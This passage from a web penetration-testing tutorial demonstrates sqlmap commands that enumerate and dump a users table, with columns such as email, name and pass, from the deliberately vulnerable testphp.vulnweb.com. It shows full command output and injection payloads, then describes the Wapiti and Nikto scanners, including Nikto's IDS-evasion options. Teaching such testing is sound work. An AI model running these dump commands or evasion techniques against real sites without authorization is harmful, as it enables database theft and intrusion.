[19:43:42] [INFO] fetched data logged to text files under '/root/.sqlmap/output/test
php.vulnweb.com'
[19:43:42] [WARNING] you haven't updated sqlmap for more than 327 days!!!

[*] ending @ 19:43:42 /2020-09-24/

root@kali:~#
```

6.) Columns

Now we will specify the database using -D, the table using -T, and then request the columns using --columns. I hope you guys are starting to get the pattern by now. The most appealing table here is users. It might contain the username and passwords of registered users on the website (hackers always look for sensitive data).

The final command must be something like-

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users –columns

```
[*] ending @ 19:43:42 /2020-09-24/

root@kali:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -
T users --columns
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.3.11#stable}
|_ -| . [(]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual con
sent is illegal. It is the end user's responsibility to obey all applicable local, s
tate and federal laws. Developers assume no liability and are not responsible for an
y misuse or damage caused by this program

[*] starting @ 19:44:51 /2020-09-24/

[19:44:51] [INFO] resuming back-end DBMS 'mysql'
[19:44:51] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 5375=5375
```

The result would resemble this-

```
root@kali: ~

web application technology: PHP 5.3.10, Nginx 1.4.1
back-end DBMS: MySQL ≥ 5.0
[19:44:51] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| address | mediumtext   |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| name    | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+---------+--------------+

[19:44:52] [INFO] fetched data logged to text files under '/root/.sqlmap/output/test
php.vulnweb.com'
[19:44:52] [WARNING] you haven't updated sqlmap for more than 327 days!!!

[*] ending @ 19:44:52 /2020-09-24/

root@kali:~#
```

7.) **Data**

Now, if you were following along attentively, now we will be getting data from one of the columns. While that hypothesis is not completely wrong, its time we go one step ahead. Now we will be getting data from multiple columns. As usual, we will specify the database with -D, table with -T, and column with -C. We will get all data from specified columns using --dump. We will enter multiple columns and separate them with commas. The final command will look like this.

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -C email,name,pass –dump

Here's the result

```
root@kali:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -
T users -C email,name,pass --dump

        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.3.11#stable}
|_ -| . [.]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual con
sent is illegal. It is the end user's responsibility to obey all applicable local, s
tate and federal laws. Developers assume no liability and are not responsible for an
y misuse or damage caused by this program

[*] starting @ 19:45:25 /2020-09-24/

[19:45:25] [INFO] resuming back-end DBMS 'mysql'
[19:45:25] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 5375=5375

    Type: error-based
```

kali linuxf [Running]

Hacking We... root@kali: ~ 07:45 CARRA

root@kali: ~

File Actions Edit View Help

root@kali: ~

```
17155574f62714b4f594948464d6f697973517954656f42746d45714f72,0x716a626b71),NULL,NULL,
NULL,NULL,NULL,NULL,NULL,NULL,NULL-- VEvy
---
[19:45:26] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.3.10, Nginx 1.4.1
back-end DBMS: MySQL ≥ 5.0
[19:45:26] [INFO] fetching entries of column(s) 'email, name, pass' for table 'users
' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+------------------+----------------+------+
| email            | name           | pass |
+------------------+----------------+------+
| sample@email.tst | @{50149*49118} | test |
+------------------+----------------+------+

[19:45:26] [INFO] table 'acuart.users' dumped to CSV file '/root/.sqlmap/output/test
php.vulnweb.com/dump/acuart/users.csv'
[19:45:26] [INFO] fetched data logged to text files under '/root/.sqlmap/output/test
php.vulnweb.com'
[19:45:26] [WARNING] you haven't updated sqlmap for more than 327 days!!!

[*] ending @ 19:45:26 /2020-09-24/

root@kali:~#
```


WAPITI

Wapiti is a black box scanner. It only scans the webpage not source code for the target. Wapiti only discover' s the vulnerabilities in a web application and it is not an exploitation tool. Wapiti injects payloads to check the vulnerability.


Ethical hacking researchers of international institute of cyber security said that wapiti is quite handy in the initial phase of penetration testing.

After completing of the scan wapiti generates vulnerability report in various format like html, xml, json, txt. Wapiti uses modules like database injection (PHP,ASP/JSP,SQL), cross-site scripting (XSS). Wapiti search for dangerous files on the server.


INSTALLATION



Wapiti



Wapiti -h




Options used:

- -n: Define a limit of urls to read with the same pattern (prevent endless loops), here limit to 10.
- -b: Set the scope of the scan, here we analyze all the links to the pages which are in the same domain as the URL passed.
- -u: Use color to highlight vulnerables parameters in output.
- -v: Define verbosity level, here we print each url.
- -f: Define report type, here we choose HTML format.
- -o: Define report destination, in our case it must be a directory because we choose HTML format.


Attack modules used by WAPITI:

- *backup*: This module search backup of scripts on the server.
- *blindsql*: Time-based blind sql scanner.
- *crlf*: Search for CR/LF injection in HTTP headers.
- *exec*: Module used to detect command execution vulnerabilities.
- *file*: Search for include()/fread() and other file handling vulns.
- *htaccess*: Try to bypass weak htaccess configurations.
- *nikto*: Use a Nikto database to search for potentially dangerous files.
- *permanentxss*: Look for permanent XSS.
- *sql*: Standard error-based SQL injection scanner.
- *xss*: Module for XSS detection.
- *buster*: Module for a file and directory buster attack - checking for “bad” files.
- *shellshock*: Module for Shellshock bug detection.

Vulnerable website




List of modules




DEFAULT SCAN-


Type **wapiti -u** https://testphp.vulnweb.com/ as shown below:-




SQL module




XSS module



REPORT IS GENERATED



REPORT:



NIKTO

Nikto is a free software command-line vulnerability scanner that scans webservers for dangerous files/CGIs, outdated server software and other problems. It performs generic and server type specific checks. It also captures and prints any cookies received.

Introduction

The increase in web applications on the internet today raises a security concern because in some cases, security is haphazardly considered during development. As a result, we often end up having vulnerable web apps that attackers might exploit, jeopardizing user information. To address this, multiple vulnerability scanners targeting web applications exist. In this article, we will take a look at Nikto, a web application scanner that penetration testers, malicious hackers, and web application developers use to identify security issues on web apps.

Nikto Overview

Nikto was originally written and maintained by **Sullo, CIRT, Inc.** It is currently maintained by *David Lodge,* though other contributors have been involved in the project as well.

It is built to run on any platform which has a Perl environment and has been incorporated within the Kali Linux Penetration Testing distribution. It is an open source tool, supporting SSL, proxies, host authentication, IDS evasion, and more. It can be updated automatically from the command-line, and supports the optional submission of updated version data back to the maintainers.

Nikto allows pentesters, hackers and developers to examine a web server to find potential problems and security vulnerabilities, including:

- Server and software misconfigurations
- Default files and programs
- Insecure files and programs
- Outdated servers and programs

Nikto Features

During web app scanning, different scenarios might be encountered. Nikto supports a wide variety of options that can be implemented during such situations. The following is an overview of the included options in Nikto:

-Cgidirs: This option is used to scan specified CGI directories. Users can filter "none" or "all" to scan all CGI directories or none. A literal value for a CGI directory such as "/cgi-test/" may also be specified (note that a trailing slash is required). If this is option is not specified, all CGI directories listed in *config.txt* will be tested.

-config: This option allows the pentester, hacker, or developer to specify an alternative config file to use instead of the *config.txt* located in the install directory.

-Display: One can control the output that Nikto shows. Reference numbers are used for specification. Multiple numbers may be used as well. The allowed reference numbers can be seen below:

1 – Show redirects

2 – Show cookies received

3 – Show all 200/OK responses

4 – Show URLs which require authentication

D – Debug Output

V – Verbose Output

-evasion: pentesters, hackers and developers are also allowed to specify the Intrusion Detection System evasion technique to use. This option also allows the use of reference numbers to specify the type of technique. Multiple number references may be used:

1 – Random URI encoding (non-UTF8)

2 – Directory self-reference (/./)

3 – Premature URL ending

4 – Prepend long random string

5 – Fake parameter

6 – TAB as request spacer

7 – Change the case of the URL

8 – Use Windows directory separator (\)

-Format: One might require output/results to be saved to a file after a scan. This option does exactly that. The -o (-output) option is used; however, if not specified, the default will be taken from the file extension specified in the -output option. Valid formats are:

csv – for a comma-separated lists

htm – for an HTML report

txt – for a text report

xml – for an XML report

-host: This option is used to specify host(s) to target for a scan. It can be an IP address, hostname, or text file of hosts.

-id: For websites that require authentication, this option is used to specify the ID and password to use. The usage format is "id:password".

-list-plugins: This option will list all plugins that Nikto can run against targets and then will exit without performing a scan. These can be tuned for a session using the -plugins option.

The output format is:

Plugin name

full name – description

-no404: This option is used to disable 404 (file not found) checking. This reduces the total number of requests made to the web server and may be preferable when checking a server over a slow internet connection or an embedded device. However, this will generally lead to more false positives being discovered.

-plugins: This option allows one to select the plugins that will be run on the specified targets. A comma-separated list should be provided which lists the names of the plugins. The names can be found by using *-list-plugins*.

There are two special entries: *ALL*, which specifies all plugins shall be run and *NONE*, which specifies no plugins shall be run. The default is ALL.

-port: This option specifies the TCP port(s) to target. To test more than one port on the same host, one can specify the list of ports in the -p (-port) option. Ports can be specified as a range (i.e., 80-90), or as a comma-delimited list, (i.e., 80,88,90). If not specified, port 80 is used.

-Pause: This option can be used to prevent tests from being blocked by a WAF for seeming too suspicious. It defines the seconds to delay between each test.


-timeout: It is sometimes helpful to wait before timing out a request. This option specifies the number of seconds to wait. The default timeout is 10 seconds.

-useproxy: This option is used in the event that the networks connected to require a proxy. This option asks Nikto to use the HTTP proxy defined in the configuration file.

